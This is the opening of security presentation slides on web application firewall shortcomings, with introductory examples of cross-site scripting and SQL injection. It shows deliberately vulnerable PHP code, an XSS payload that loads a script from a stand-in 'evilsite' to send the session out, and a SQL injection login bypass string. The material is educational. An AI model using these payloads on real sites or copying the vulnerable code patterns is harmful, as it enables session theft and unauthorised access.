ENABLESECURITY

Who am I?

- Sandro Gauci and EnableSecurity
- Over 8 years in the security industry
- Published security research papers
- Tools - SIPVicious and SurfJack

ENABLESECURITY

Web Application Firewall Shortcomings

The presentation that your marketing department did not approve!

What is this about?

- Web Application Attacks
- Web Application Firewalls
- Web Application Firewall Attacks

Web App Attacks

Top 10 Vulnerabilities

- Cross Site Scripting
- Injection flaws
- Malicious file execution
- Insecure direct object reference
- more ...


Short introduction to Cross Site Scripting

The code

```php
<?php
echo "Vulnerable to XSS<br>";
echo $_GET['abc'];
?>
```

http://somewebsite.org/xss.php?**abc**=the_value

The exploit




http://somewebsite.org/xss.php?**abc**=<script src=...

The source

```
Vulnerable to XSS<br>
hidden script
<script src="http://evilsite/send-session">
</script>
```

```
SELECT summary FROM explanations
WHERE vulnerability = 'SQL Injection'
```


Web Browser
password=letmein
Web Server
SELECT permissions FROM auth WHERE password='letmein'
SQL Server

The code

```php
<?php
/* authenticate to sql database */
$pass   = $_GET['password'];
$query  = "SELECT permissions FROM auth where password='$pass';";
$result = mysql_query($query);
/* do something with result */
?>
```


The exploit


/vulnerable-sqli.php?password=' or ''='

